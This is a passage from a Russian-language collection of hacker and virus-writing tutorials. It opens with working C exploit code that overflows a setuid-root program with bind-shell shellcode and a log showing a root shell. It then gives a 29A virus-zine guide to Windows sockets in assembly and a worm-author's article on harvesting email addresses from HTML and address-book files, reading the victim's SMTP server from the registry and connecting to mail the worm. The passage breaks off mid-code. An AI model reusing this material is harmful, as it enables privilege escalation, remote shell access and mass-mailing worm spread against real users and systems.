        "\xcd\x80"                      /* int $0x80             */
        "\xe8\x5b\xff\xff\xff";         /* call -0xa5            */

unsigned long get_sp(void)
{
        __asm__("movl %esp,%eax");
}

long getip(char *name)
{
        struct hostent *hp;
        long ip;
        if((ip=inet_addr(name))==-1)
        {
                if((hp=gethostbyname(name))==NULL)
                {
                        fprintf(stderr,"Can't resolve host.\n");
                        exit(0);
                }
                memcpy(&ip,(hp->h_addr),4);
        }
        return ip;
}
```

```
int exec_sh(int sockfd)
{
        char snd[4096],rcv[4096];
        fd_set rset;
        while(1)
        {
                FD_ZERO(&rset);
                FD_SET(fileno(stdin),&rset);
                FD_SET(sockfd,&rset);
                select(255,&rset,NULL,NULL,NULL);
                if(FD_ISSET(fileno(stdin),&rset))
                {
                        memset(snd,0,sizeof(snd));
                        fgets(snd,sizeof(snd),stdin);
                        write(sockfd,snd,strlen(snd));
                }
                if(FD_ISSET(sockfd,&rset))
                {
                        memset(rcv,0,sizeof(rcv));
                        if(read(sockfd,rcv,sizeof(rcv))<=0)
                                exit(0);
                        fputs(rcv,stdout);
                }
        }
}

int connect_sh(long ip)
{
        int sockfd,i;
        struct sockaddr_in sin;
        printf("Connect to the shell\n");
        fflush(stdout);
        memset(&sin,0,sizeof(sin));
        sin.sin_family=AF_INET;
        sin.sin_port=htons(30464);
        sin.sin_addr.s_addr=ip;
        if((sockfd=socket(AF_INET,SOCK_STREAM,0))<0)
        {
                printf("Can't create socket\n");
                exit(0);
        }
        if(connect(sockfd,(struct sockaddr *)&sin,sizeof(sin))<0)
        {
                printf("Can't connect to the shell\n");
                exit(0);
        }
        return sockfd;
}

void main(int argc,char **argv)
{
        char buff[RET_POSITION+RANGE+ALIGN+1],*ptr;
        long addr;
        unsigned long sp;
        int offset=OFFSET,bsize=RET_POSITION+RANGE+ALIGN+1;
        int i;
        int sockfd;

        if(argc>1)
                offset=atoi(argv[1]);

        sp=get_sp();
        addr=sp-offset;

        for(i=0;i<bsize;i+=4)
        {
                buff[i+ALIGN]=(addr&0x000000ff);
                buff[i+ALIGN+1]=(addr&0x0000ff00)>>8;
                buff[i+ALIGN+2]=(addr&0x00ff0000)>>16;
                buff[i+ALIGN+3]=(addr&0xff000000)>>24;
        }
```

```
        for(i=0;i<bsize-RANGE*2-strlen(shellcode)-1;i++)
                buff[i]=NOP;

        ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
        for(i=0;i<strlen(shellcode);i++)
                *(ptr++)=shellcode[i];

        buff[bsize-1]='\0';

        printf("Jump to 0x%08x\n",addr);

        if(fork()==0)
        {
                execl("./vulnerable4","vulnerable4",buff,0);
                exit(0);
        }
        sleep(5);
        sockfd=connect_sh(getip("127.0.0.1"));
        exec_sh(sockfd);
}
-------------------------------------------------------------------------------
```

жертва vulnerable4:

```
-------------------------------------------------------------------------------
[ ohhara@ohhara ~ ] {1} $ ls -l vulnerable4
-rwsr-xr-x   1 root     root         4091 Oct 18 20:21 vulnerable4*
[ ohhara@ohhara ~ ] {2} $ ls -l exploit4
-rwxr-xr-x   1 ohhara   cse          7973 Oct 18 20:25 exploit4*
[ ohhara@ohhara ~ ] {3} $ ./exploit4
Jump to 0xbfffec64
Connect to the shell
Can't connect to the shell
[ ohhara@ohhara ~ ] {4} $ ./exploit4 500
Jump to 0xbfffea70
Connect to the shell
whoami
root
-------------------------------------------------------------------------------
```

6.5 Чего мы можем достить при помощи этой техники? Мы можем писать эксплойты удаленного контроля. Если уязвимый хост находится за файрволлом, то мы можем просто открыть сокет на нефильтруемом порту. Это очень полезная техника в том случае, когда вы атакуете rpc сервис с переполнением буфера. **7. Outro** В этой статье мы пролили свет на 4 техники переполнения буфера, такие как: прохождение через фильтры, смена uid назад на 0, обход chroot-a и открытие сокета. Эти техники будут очень полезны при написании эксплойтов. Кроме того, эти техники можно комбинировать. Все программеры должны быть осторожными при написании серверов или setuid рутовских программ!!! ПОЖАЛУЙСТА БУДЬТЕ ОСТОРОЖНЫ!!!!!(кол-во '!' - взято из оригинала. прим. пер.)**8. Ссылки** Smashing The Stack For Fun And Profit by Aleph1 wu-ftpd remote exploit code by duke ADMmountd remote exploit code by ADM **9. Итд.**

Сорри за мой плохой Инглиш (автор)

11. Сеть

Сокеты M$ Windows

Автор: Bumblebee/29a, пер. Aquila

Дата: 2002-06-27

Disclaimer переводчика

Данный туториал взят из вирмейкерского emag'а "*29A#4*" (электронного журнала, посвященного созданию вирусов). Однако тематика данной конкретной статьи будет интересна не только вирмейкерам и ни в коем случае не является противозаконной.

Содержание

Краткий обзор

Этот путеводитель не ориентирован на вирусы. Я расскажу о реализации BSD-стандартов сокетов в win32. Это может помочь вам создать удаленное соединение, чтобы, например, ваш вирус смог послать e-mail. Это просто описание куска кода из i-worm.Anaphylaxis.

Что такое сокеты windows?

Спецификация сокетов Windows определяет интерфейс для программирования сети, которая основывается на парадигме "сокетов", популяризованной в Berkeley Software Distribution (BSD). Она включает в себя набор процедур в стиле сокетов Berkeley, а также дополнительный набор функций, специфичных Windows, для того, чтобы программист мог получить "преимущество" от внутреннего устройства Windows, основанной на сообщениях.

Но, все-таки, что же такое сокет. В BSD это был файл на удаленной машине. Сокеты в BSD использовались так же, как и обыкновенные файлы. Вы можете использовать обычные 'write' и 'read', чтобы писать и читать из сокета. Но M$ изменила уровень абстракции и дала вам специальные функции, чтобы вы не забыли, что используете их проклятый API.

Расширения Micro$oft

Следующие функции предоставлены M$ и недоступны в Berkeley:

```
 WSAAsyncGetHostByAddr()
 WSAAsyncGetHostByName()
 WSAAsyncGetProtoByName()
 WSAAsyncGetProtoByNumber()
 WSAAsyncGetServByName()
 WSAAsyncGetServByPort()
 WSAAsyncSelect()
 WSACancelAsyncRequest()
 WSACancelBlockingCall()
*WSACleanup()
 WSAGetLastError()
 WSAIsBlocking()
 WSASetBlockingHook()
 WSASetLastError()
*WSAStartup()
 WSAUnhookBlockingHook()
```

M$ дало нам эту дрянь из-за своей реализации мультизадачности. Что случится, если приложение будет ожидать соединения? Соединение требует от приложения постоянно смотреть, есть ли оно. Поэтому приложение не сможет получать сообщения, которые посылаются окнам. Функции, приведенные выше, существуют для того, чтобы избежать этого.

Нам интересны только функции, помеченные '*'. Остальные не нужны, потому что я собираюсь использовать сокеты встиле BSD (BSD=UNIX=LINUX rulez!)

Шаг за шагом: создаем соединение

Первый шаг - это проверка, инсталлированы ли wsocks в компьютер. Мы собираемся использовать wsocks 1.1, поэтому мы делаем проверку с помощью WSAStartup.

```
push    offset wsadata                  ; структура WSADATA
push    VERSION1_1                      ; нам нужна версия 1.1
call    WSAStartup                      ; wsocks инсталлирован?
cmp     eax,0                           ; если ошибка:
jne     qApp                            ;  выходим из приложения

mov     ax,VERSION1_1                   ; WSAStartup возвращает версию
cmp     ax,word ptr [wsadata.mVersion]  ; проверяем версию
jne     exitAppQsocks                   ; выходим из сокетов и из приложения
```

WSAStartup требует 2 аргумента: указатель на структуру WSADATA и требуемую версию. Этот API возвращает в поле .mVersion этой структуры номер версии wsocks. Также WSAStartup сообщает Windows, что вы собираетесь использовать wsocks. Поэтому будет необходимо вызвать WSACleanup, даже если версия вам не подходит:

```
call    WSACleanup                      ; заканчиваем использование
                                        ; сокетов
```

Теперь предположим, что версия нам подошла. Тогда нам нужно открыть сокет.

```
push    PCL_NONE                        ; протокол
push    SOCK_STREAM                     ; тип сокета
push    AF_INET                         ; семейство
call    socket                          ; открываем сокет
cmp     eax,SOCKET_ERR                  ; если ошибка:
je      doCleanUp                       ;  WSACleanup
```

У функции socket три параметра: протокол, тип и семейство. Протокол можно установить, но есть опасение, что Windows оборвет соединение. Пример: мы хотим установить telnet-соединение. Если

мы установим протокол равным telnet-протоколу, а Windows не разрешает такой протокол, то наш сокет не откроется. Поэтому не устанавливать никакого протокола (значение PCL_NONE).

Сокеты бывают двух типов: STREAM или DATAGRAM. Первый ориентирован на соединение, а второй шлет пакеты, которые могут прибыть к получателю в непредсказуемом порядке. Более того, без помощи получателя отправитель не сможет узнать, дошли ли пакеты или нет.

Семейство может быть: AI_UNIX, AF_INET... Но в версии 1.1 доступно только семейство AF_INET.

Мы используем PCL_NONE, SOCK_STREAM и AF_INET. Функция socket возвращает SOCKET_ERR (-1), если вызов неудался, или хэндл сокета, если все прошло прекрасно.

Последний шаг - это создание соединения. Теоретически мы соединяем сокет, который управляет соединение, к удаленной машине. Сначала нам нужно заполнить структуру SOCKADDR (это модифицированная структура: я слил несколько структур, потому что мы будем использовать только AF_INET).

```
SOCKADDR        struct
sin_family      dw      0               ; всегда AF_INET
sin_port        dw      0               ; порт
sin_addr        dd      0               ; адрес сервера
sin_zero        db      8 dup(0)        ; не используется
SOCKADDR        ends
```

Поле sin_family легко заполнить, но с sin_port и sin_addr дело обстоит чуть сложнее. sin_port - это порт, к которому нам нужно приконнектиться. Но это число должно быть формате сетевого порядка байтов. Для этого есть функция htons:

```
push    PORT                            ; номер порта
call    htons                           ; получаем номер порта в
mov     word ptr [sockaddr.sin_port],ax ; сетевом порядке байтов
```

Htons получает порт и возвращает слово в нужном нам формате.

Поле sin_addr еще более сложно. Нам нужен адрес хоста, с которым мы будем коннектиться. Это число, которое идентифицирует узел. Но обычно имя хоста у нас в форме 'domain.ext' (например, ibm.com, netscape.com,...). Поэтому мы должны получить его IP (xxx.xxx.xxx....), а потом уже его адрес.

```
push    offset server                   ; адрес строки ('oeee.net')
call    gethostbyname                   ; получаем структуру hostent
cmp     eax,0                           ; если ошибка:
je      exitQsocksC                     ; закрываем сокет, очистка и выход
                                        ; eax содержит указатель на HOSTENT

mov     eax,dword ptr [eax+HOSTENT_IP]  ; получаем указатель на IP в HOSTENT
mov     eax,dword ptr [eax]             ; получаем указатель на IP
mov     dword ptr [sockaddr.sin_addr],eax ; вот и все!

push    sizeOfSockaddr                  ; размер структуры sockaddr
push    offset sockaddr                 ; адрес sockaddr
push    dword ptr [fd]                  ; хэндл сокета
call    connect                         ; теперь коннектимся!
cmp     ax,SOCKET_ERR                   ; если ошибка:
je      exitQsocksC                     ; закрытие сокета, очистка и выход
```

Это пример достаточно прост: мы получаем структуру HOSTENT, у которой в поле по адресу HOSTENT_IP лежит IP узла. Затем мы заполняем sin_addr и структуру sockaddr, которая сейчас готова для создания соединения. Функция connect требует следующие параметры: размер структуры SOCKADDR (константа, если учитывать мою модификацию :)), указатель на структуру SOCKADDR и хэндл сокета.

Вот и все. Когда задача выполнена, закрываем сокет функцией closesocket.

```
push    dword ptr [fd]                  ; хэндл сокета
call    closesocket
```

Чтение и запись

Micro$oft предоставляет разные API функции для чтения и записи, но мы будем использовать только send и recv.

```
push    0                               ; normal (can be OOBD too)
push    ecx                             ; размер посылаемого сообщения
push    esi                             ; адрес сообщения
push    eax                             ; хэндл сокета
call    send

push    0                               ; normal
push    4                               ; количество считываемых байтов
push    offset response                 ; адрес буфера
push    eax                             ; хэндл сокета
call    recv
```

Функция send работает и дает те же ошибки, что и _lwrite и тоже самое касается recv и _lread.

Функции send и recv являются блокируются. Это означает, что если вы посылаете или получаете что-либо и данные не поступают, сокеты блокируют приложение, пока данные не станут доступными, соединение обрывается или процесс заканчивется. Это последнее, что мы должны использовать.

Мы создаем тред и тред создает соединение и посылает/получает сообщения (осуществляет взаимодействие). Основной процесс, который создает тред, ждет некоторое время. Если время, отведенное треду, истекает, главный процесс прерывает тред и продолжает работу.

Вот и все, ребята!

Приложение: wsocks.inc

```
;
;      WSocks.inc: include file for windows sockets .
;      Designed for TASM5 and Win32.
;
;      (C) 1999 Bumblebee.
;
;       This file contains basic structures and stuff to work
;       with windows sockets.
;

; Descriptions of the API:
;  arguments in order of PUSH ;)

; only for debug
extrn   WSAGetLastError:PROC

; starts the use of winsock dll
; addr WSADATA, version requested
; returns: 0 ok
extrn   WSAStartup:PROC

; terminates the use of winsock dll
; returns: SOCK_ERR on error
extrn   WSACleanup:PROC

; opens a new socket
; protocol (PCL_NONE), type (SOCK_??), addr format (AF_??)
; returns: socket id or SOCKET_ERR (socket is dw)
extrn   socket:PROC

; closes a socket
; socket descriptor
;
extrn   closesocket:PROC

; sends data (this socks are a shit... Unix uses simple write)
; flags (1  OOB data or 0 normal ) , length, addr of buffer, socket
; returns: caracters sent or SOCKET_ERR on error
extrn   send:PROC

; reveives data (this socks are a shit... Unix uses simple read)
; flags (use 0), length, addr of buffer, socket
; returns: caracters sent or SOCKET_ERR on error
extrn   recv:PROC

; connects to a server
; sizeof struct SOCKADDR, struct SOCKADDR, socket
; returns: SOCKET_ERR on error
extrn   connect:PROC

; gets the name of the current host
; length of the buffer for name, addr of buffer for name
; return: SOCKET_ERR on error
extrn   gethostname:PROC

; gets strcut hostent
; addr of name
; returns: ponter to the struct or 0 on error
extrn   gethostbyname:PROC

; converts a zstring like "xxx.xxx.xx...." to netw byte order
; zstring ptr to change to dotted addr format
; returns: in_addr (dd)
extrn   inet_addr:PROC

; dw to convert into netw byte order (usually the port)
; returns: the value in network byte order (dw)
extrn   htons:PROC
```

```
; Structs :o

; sockaddr struct for connection
; modified (for better use)
; if you want the original look for it into a winsock.h
SOCKADDR        struct
sin_family      dw      0       ; ex. AF_INET
sin_port        dw      0       ; use htons for this
sin_addr        dd      0       ; here goes server node (from inet_addr)
sin_zero        db      8 dup(0)
SOCKADDR        ends

; for WSAStartup diagnose
WSADATA         struct
mVersion        dw      0
mHighVersion    dw      0
szDescription   db      257 dup(0)
szSystemStatus  db      129 dup(0)
iMaxSockets     dw      0
iMaxUpdDg       dw      0
lpVendorInfo    dd      0
WSADATA         ends

; Some nice equs

; what version of winsock do you need? (usually 1.1)
VERSION1_0      equ     0100h
VERSION1_1      equ     0101h
VERSION2_0      equ     0200h

AF_UNIX         equ     1       ; local host
AF_INET         equ     2       ; internet (most used)
AF_IMPLINK      equ     3       ; arpanet
AF_NETBIOS      equ     17      ; NetBios style addresses

; types of sockets
SOCK_STREAM     equ     1       ; stream (connection oriented; telnet like)
SOCK_DGRAM      equ     2       ; datagram (packets, packets, packets)

; protocol
PCL_NONE        equ     0       ; none (define the protocol not needed)

SOCKET_ERR      equ     -1      ; standard winsock error

HOSTENT_IP      equ     10h     ; where is the IP into the hostent struct


APENDIX ENDS
```

Использование сокетов/взаимодействие с SMTP-серверами

Автор: Billy Belcebu/IKX, пер. Aquila

Дата: 2002-06-27

Сначала я хочу поблагодарить нескольких людей, которые сделали эту статью возможной своим кодом, туториалами, советами или просто дружеской поддержкой: LifeWire/iKX, Bumblebee/29A, T-2000/IR, StarZer0/iKX, Asmodeus/iKX и GriYo/29A. А теперь идет собственно сама статья.

Введение

Как вы уже наверное поняли, новой угрозой наших дней являются вирусы, которые могут распространяться через сеть, посылать себя по почте или в которых встроенны хитроумные скрипты для IRC-клиентов (как в моем Win32.Thorin), или вирусы, которые могут скачивать дополнительные плагины откуда-нибудь из сети (Win9x.Babylonia Vecna'ы). Я хочу рассказать о вирусах, рассылающих себя по почте. Я знаю, что есть несколько статей по той же теме, но я хочу глубже рассмотреть SMTP-метод, потому что он надежен, невидим, низкоуровнен и просто крут :). Но сначала мы должны узнать, подсоединены ли мы к сети.

Проверяем, находимся ли мы в онлайне

Это очень просто, так как есть функция API, которая сделает все за нас. Ее имя - InternetGetConnectedState (из wininet.dll). GriYo упомянул ее в своей статье, посвященное работе с сетью, но не сказал, как она работает. И это не справочник по API, поэтому здесь я только пример:

```
push    00h                             ; Null
call    $+9                             ; Указатель на что-нибудь,
dd      00000000h                       ; что равно нулю
call    InternetGetConnectedState
```

Если EAX равен TRUE (1), то мы в онлайне. В противном случае, если EAX равен FALSE (0), мы в оффлайне.

Получение email-адресов

Есть несколько методов, которые можно использовать, например посылать письма в ответ на неотвеченные письма, посылать письма по адресам, найденным в ньюсгруппах, получать email'ы из страниц, просматриваемых пользователем, получать их из WAB-файлов и много других. Я объясню самые простые, но вместе с тем эффективные, последние два варианта.

a) Получение email'ов из HTM*-файлов

Это действительно очень просто. Как вы знаете, мы можем поместить email-адреса в веб-страницу, например веб-мастер помещает его/ее адрес на поддерживаемый им сайт. В HTML-коде email-адреса идут после директивы "mailto:", поэтому нам нужно сканировать файл, чтобы найти эту подстроку. Например, следующая процедура (из моего Win32.Forever) будет искать такую директиву и будет помещать найденные email'ы в желаемое место... Все, что нам нужно - это загруженный в память HTM*-файл (промаппированный, если вы хотите, но это не обязательно):

```
GetMailAddressFromHTML:
; input:
;       ECX = Размер кода, в котором проводится поиск (обычно - размер HTM*)
;       ESI = Указатель на HTML-код (в памяти), где необходимо искать
;       EDI = Указатель на память, куда надо сохранить email'ы
; output:
;       CF = Установлен, если email'ы не были найдены

seekit:cmp     dword ptr [esi],'iam"'          ; Ищем подстроку '"mailto:'
       jnz     ckuf                            ; Возможно мы нашли ее...
       cmp     dword ptr [esi+4],":otl"
       jz      librty
ckuf:  inc     esi                             ; Или нет :(
skream:loop    seekit                          ; Цикл до конца HTML-кода
       stc                                     ; Сообщаем об ошибке
       ret
librty:lea     esi,[esi+8]                     ; ESI указывает на email
cpmail:lodsb                                   ; Помещаем его в переменную :)
       stosb
       cmp     al,'"'                          ; email до '"'
       jnz     cpmail
       mov     byte ptr [edi-1],00h            ; делаем null на месте '"'
       clc                                     ; Выходим без ошибок...
       ret
```

Теперь вы можете спросить: "А откуда брать HTM-*файлы?" Micro$oft предоставляет нам очень простые решения... мы можем сделать две вещи: в своем Win32.Forever я сканировал весь HDD на HTM* файлы, включая личную папку Эксплорера; другой путь заключается в том, чтобы заглянуть туда сразу. Мы можем сделать это, прочитав в регистре ключ, в котором содержится местонахождение данной папки. Ключ следующий (в HKEY_LOCAL_MACHINE):

```
Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
```

Значение, которое нужно затребовать, - 'Personal'. Как я полагаю, вы знаете, как обращаться с регистром Windows :).

b) Получение email'ов из файлов WAB (Windows Address Book):

Outlook предоставляет нам полезную утилиту, с помощью которой мы можем сохранять адреса всех наших друзей, родственников и так далее, которая называется Адресной Книгой. Эта программа создает файлы с расширением .WAB, в которой мы можем найти все эти email-адреса с именами и еще кое-какую информацию. LifeWire/iKX работал с ними, используя Win32 asm, большой ему поклон :). Хорошо, в WAB-файле есть всего два поля, которые нам нужно знать: указатель на адреса и как много email'ов было сохранено. +60h - это указатель, +64 - это количество адресов. Вы хотите видет код? Пожалуйста:

```
; у нас есть промаппированный файл, адрес файла в ESI

       [...]
       mov     ecx,dword ptr [esi+64h]         ; Количество адресов
       jecxz   no_email_found                  ; представьте такое :)
       add     esi,dword ptr [esi+60h]         ; указатель в памяти на них

gimme_some_lovin:
       pushad
```

```
; Обратите внимание: В Outlook 5.5 (и в возможных будущих версиях) email
; хранится в формате UNICODE, поэтому нам необходимо сконвертировать его.
; Проверить, сохранены ли адреса в этом формате, легко: посмотрите, не
; равен ли второй байт строки нулю.

       cmp     byte ptr [eax+1],00h
       jnz     not_unicode

; Мы конвертируем строку в ASCIIz.

       xchg    esi,eax                         ; Настраиваем регистры для
       lea     edi,[ebp+email]                 ; конвертации
       push    edi

uni2asciiz:
       movsb                                   ; Конвертируем UNI в ASCIIz
       dec     edi
       cmpsb
       jnz     uni2asciiz

       add     [esp.1Ch],24h                   ; Нам нужно добавить 48h

       pop     esi                             ; Теперь у нас есть email в
                                               ; формате ASCIIz

; В ESI у нас находится указатель на email-адреса

not_unicode:
       push    00h                             ; показываем адреса в msgbox'e
       call    o_msg
       db      "E-MAIL FOUND",0                ; просто глупое название
o_msg: push    esi                             ; заталкиваем адрес в стек
       push    00h
       call    MessageBoxA

       popad
       add     esi,24h                         ; получаем указатель на
                                               ; следующий email
       loop    gimme_some_lovin
no_email_found:

       [...]
email          db      128 dup (?)
       [...]
```

Узнать, где находятся WAB-файлы, также можно узнать двумя способами: просканировать все HDD или сразу получить директорию, где они находятся, это ключ регистра внутри HKEY_CURRENT_USERS или HKEY_USERS:

```
Software\Microsoft\WAB\WAB4\Wab File Name
```

а значение нужно приравнять NULL, так как оно "(default)". Это возвратит точный путь до адресной книги текущего пользователя.

Хорошо, теперь нам известны самые простые пути получить email-адреса, по которым мы будем рассылать наш вирус/червь.

Взаимодействие с именами SMTP-серверов

Следующее, что необходимо сделать - это получить надежный SMTP-сервер, с которым будет осуществляться соединение. У нас есть две возможности: найти его тот, которым пользуется зараженный, в регистре или использовать заранее заданный. Я рекомендую первый способ, но я знаю несколько случаев, когда у людей не было POP-ящика, но был аккаунт на Hotmail. Поэтому будет неплохой идеей использовать оба метода: если первый не удастся, будет использован второй. Сейчас я объясню, где мы в регистре можем найти SMTP-сервер... используя некоторый код (изначально написанный T-2000/IR, с некоторыми моими изменениями):

```
; предполагается, что EBP - это дельта-смещение

        lea     edi,[ebp+RegHandle]
        mov     eax,edi                         ; сохраняем указатель из EDI

        push    eax
        push    01h                             ; KEY_QUERY_VALUE
        push    00h
        call    o_1
        db      "Software\Microsoft\Internet Account Manager",0
o_1:    push    80000001h                       ; HKEY_CURRENT_USER
        call    RegOpenKeyExA

        or      eax,eax
        jnz     reg_error

        call    o_2
        dd      00000009h                       ; копируем 9 символов
o_2:    lea     eax,[ebp+AccountIdx]            ; куда поместить новую инфу
        push    eax
        push    00h
        push    00h
        call    o_3
        db      "Default Mail Account",0
o_3:    push    dword ptr [ebp+RegHandle]
        call    RegQueryValueExA

        or      eax,eax
        jnz     reg_error

        push    dword ptr [ebp+RegHandle]
        call    RegCloseKey

        push    edi
        push    01h                             ; KEY_QUERY_VALUE
        push    00h
        call    o_4
        db      "Software\Microsoft\Internet Account Manager\Accounts\"
AccountIdx db   "00000000",0
o_4:    push    80000001h                       ; HKEY_CURRENT_USER
        call    RegOpenKeyExA

        or      eax,eax
        jnz     reg_error

        call    o_5
        dd      00000030d                     ; копируем 30 символов
o_5:    lea     eax,[ebp+SMTPName]            ; куда поместить новое значение
        push    eax
        push    00h
        push    00h
        call    o_6
        db      "SMTP Server",0
o_6:    push    dword ptr [ebp+RegHandle]
        call    RegQueryValueExA

        or      eax,eax
        jnz     reg_error
```

```
        push    dword ptr [ebp+RegHandle]
        call    RegCloseKey

        [...]
SMTPName        db      30d dup (?)
RegHandle       dd      ?
        [...]
```

Вот и все. В переменной SMTPName находится имя SMTP-сервера, который мы собираемся использовать. Мы также можем использовать любой другой SMTP-сервер, напрямую поместив его имя в код без этих манипуляций с регистром, но здесь возникает другая проблема: подавляющая часть SMTP-серверов позволяет пользоваться своими услугами только пользователям определенного провайдера, в противном случае после команды 'RCPT TO' они ответят 'Relaying Denied'. Возможно, вы сможете найти сервер с открытыми релеями, но наше время они так редки :(.

Вот и все. Теперь у нас есть (будем надеяться) имя SMTP-сервера, давайте посмотрим, как соединиться с ним :).

Подготовка: соединение с SMTP-сервером

Хорошо, теперь давайте предположим, что у нас есть имя SMTP-сервера, поэтому давайте осуществим соединение с ним. Прежде всего мы должны сказать Windows, что мы хотим использовать сокеты, проверить их версию, которая должна быть равна 1.1. Чтобы это сделать, мы должны использовать функцию WSAStartup. Давайте посмотрим, что говорит о ней SDK:

```
int WSAStartup(
        WORD            wVersionRequested,
        LPWSADATA       lpWSAData
        );
```

wVersionRequested: Самая высокая версия Windows Sockets, чья поддержка требуется вызывающему. Верхний байт задает номер после точки, нижний - до точки (главную цифру версии).

lpWSAData: Указатель на структуру WSADATA (в которую будут помещены подробности о реализации сокетов в данной версии Windows).

WSAStartup должен возвращать NULL, в противном случае мы получим ошибку. Учитывая это, наш код, инициализирующий сокеты, будет следующим:

```
        lea     eax,[ebp+WSA_data]
        push    eax                     ; lpWSAData
        push    00000101h               ; wVersionRequested
        call    WSAStartup
        or      eax,eax                 ; Проверяем возвращаемое значение
        jnz     exit_routine            ; если eax!=0, значит ошибка.
```

Наверное вам интересно, для чего нужна эта структура WSADATA. Давайте я просветлю вас.

```
WSADATA         struc
mVersion        dw      ?
mHighVersion    dw      ?
szDescription   db      257 dup (?)
szSystemStatus  db      129 dup (?)
iMaxSockets     dw      ?
iMaxUpdDg       dw      ?
lpVendorInfo    dd      ?
WSADATA         ends
```

Если вы хотите получить больше информации о полях данной структуры, обратитесь к описанию функции WSAStartup в Win32SDK. Сейчас нам нужно только значение mVersion, которая должна быть равна 101h.

```
        cmp     word ptr [ebp+WSA_data.mVersion],101h
        jnz     do_cleanup
```

Если данная проверка была пройдена успешно, мы предполагаем, что можно открыть сокет, что и делаем с помощью socket api. Давайте посмотрим его описание в SDK.

```
SOCKET socket (
       INT             af,
       INT             type,
       INT             protocol
       );
```

af: Спецификация формата адреса.

тип: Тип спецификации создаваемого сокета.

протокол: Протокол, который будет использоваться с сокетом, или ноль, если вызывающий не хочет задавать протокол.

Если вызов функции прошел успешно, сокет возвращает дескриптор, ссылающийся на новый сокет.

Если вызов функции проваливается, возвращается значение INVALID_SOCKET. Чтобы получить расширенную информацию об ошибке, вызовите WSAGetLastError.

Значения, которые мы использовали, чтобы сделать типичное соединение:

```
        af       =   2   = AF_INET
        type     =   1   = SOCK_STREAM
        protocol =   0   = PCL_NONE
```

Код открытия сокета достаточно ясен. Он следующий:

```
        push    00h                             ; PCL_NONE
        push    01h                             ; SOCK_STREAM
        push    02h                             ; AF_INET
        call    socket                          ; Открываем сокет
        mov     dword ptr [ebp+SocketHandle],eax; Сохраняем его
        inc     eax                             ; Если EAX=-1, мы получили
        jz      do_cleanup                      ; ошибку и очищаем сокет.
```

Теперь, когда у нас есть открытый сокет, мы можем осуществить соединение. Для этой цели нам требуется заполнить другую структуру, SOCKADDR. Я собираюсь использовать версию, которую мой друг Bumblebee сделал для своей статьи в 29A#4, потому что она проще, чем winsock.h.

```
SOCKADDR       struc
sin_family     dw      ?
sin_port       dw      ?
sin_addr       dd      ?
sin_zero       db      8 dup (?)
SOCKADDR       ends
```

Хорошо, теперь давайте заполним ее. Для начала, sin_family должна быть равна AF_INET, поэтому:

```
        mov     word ptr [ebp+saddr.sin_family],02h ; AF_INET
```

Теперь нам нужно заполнить sin_port. Мы должны использовать специальный формат, называемый сетевым порядком байтов. Мы можем поместить здесь разные порты: 21 для FTP, 25 для SMTP, 80 для HTTP, 6667 для IRC, 1080 или 8080 для Wingates (в зависимости от вида) и так далее. Так как мы хотим сконнектиться с SMTP-сервером, мы должны указать порт 25. А как мы должны сконвертировать эту 25 в сетевой порядок байтов? Очень просто, для этого есть специальная API-функция htons. Функция очень проста, поэтому я не буду вставлять здесь ее описание. Просто давайте посмотрим на код:

```
        push    25                  ; SMTP-порт
        call    htons               ; Конвертируем в сетевой порядок байтов
        mov     word ptr [ebp+saddr.sin_port],ax ; Результат размером в слово
```

Теперь мы переходим к последней части: мы должны заполнить поле sin_addr. Мы можем сделать это несколькими путями, в зависимости от той информации, которая у нас есть. Например, если у нас есть IP в формате "123.45.67.89", то нам будет нужно использовать API inet_addr для его конвертирования. Но в этом примере у нас будет что-то вроде этого: "smtp.server.com", поэтому мы используем другую функцию для конверитрования этого имени в то, что мы сможем использовать. Мы используем gethostbyname. Его использование очень просто:

```
        lea     eax,[ebp+SMTP_server_name]
        push    eax                             ; Ptr to SMTP server name
        call    gethostbyname                   ; Convert
        or      eax,eax                         ; If EAX=0 there was an error
        jz      close_socket
```

Эта функция возвращает нам в EAX указатель на структуру HOSTENT. Вы не можете модифицировать ее, более того, вы должны использовать эти поля перед вызовом, например, этой функции в другом треде. Вот определение структуры:

```
HOSTENT         struc
h_name          dd      ?
h_aliases       dd      ?
h_addrtype      dw      ?
h_lenght        dw      ?
h_addr_list     dd      ?
h_ip            dd      ?
HOSTENT         ends
```

Нам нужен IP в сетевом порядке байтов. На него ссылается h_ip, поэтому мы получаем его с помощью следующего кода (или чего-нибудь подобного):

```
        mov     esi,dword ptr [eax+hostent.h_ip] ; В EAX указатель
        lodsd                                    ; Помещаем значение в EAX
```

Теперь уже практически все. Нам только осталось заполнить поле в SOCKADDR:

```
        mov     dword ptr [ebp+saddr.sin_addr],eax
```

А теперь мы просто должны сконнектиться. Это делается с помощью функции (с весьма оригинальным называнием) connect. Давайте посмотрим описание в SDK.

```
INT connect (
       SOCKET          s,
       CONST STRUCT SOCKADDR FAR *name,
       INT             namelen
       );
```

s: Дескриптор ни с чем несконнекченного сокета.

name: Имя хоста, с которым сокет совершит соединение.

namelen: Длина имени.

Если не происходит ошибки, connect возвращает ноль.

В противном случае она возвращает SOCKET_ERROR, а код самой ошибки можно получить, вызвав WSAGetLastError.

С помощью ассемблера это можно реализовать так:

```
        push    size SOCKADDR               ; Это константа(спасибо bbbee)
        lea     eax,[ebp+saddr]
        push    eax                       ; Указатель на структуру SOCKADDR
        push    dword ptr [ebp+SocketHandle] ; Сокет
        call    connect
        inc     eax                         ; Если EAX=-1, произошла ошибка
        jz      close_socket
```

Хорошо, теперь мы спокойны... Мы сконнектились! Код, который последует в следующей главе, это сам SMTP-клиент. Теперь я хочу поместить здесь несколько простых api, которые используются

для закрытия всего, что мы здесь наоткрывали. Сначала closesocket:

```
close_socket:
       push    dword ptr [ebp+SocketHandle]    ; Сокет, который надо закрыть
       call    closesocket
```

А сразу после него мы пвызываем WSACleanup:

```
do_cleanup:
       call    WSACleanup                      ; Параметры не нужны
```

Вот и все. Теперь самая интересная часть статьи.

Клиент SMTP (Simple Mail Transfer Protocol)

Да, теперь, когда мы уже все подготовили, 25 порт, сконнектились, нам нужно послать email. Во-первых, нам нужны некоторые функции: одна для посылки информации, а другая для получения. Сокеты предоставляют на две функции API для этих целей, send и recv (имена говорят сами за себя). Они похожи на _lread и _lwrite, но для сокетов. Вот две возможные функции, которые вы можете поместить в своем коде.

```
_send:
; на входе:
;     ECX = Размер данных, которые надо послать
;     ESI = Указатель на данные, которые надо послать
; на выходе:
;     EAX = Если все хорошо, количество посланных байтов, иначе -1.

       push    00h
       push    ecx                          ; Количество посылаемых байтов
       push    esi                          ; Что посылать
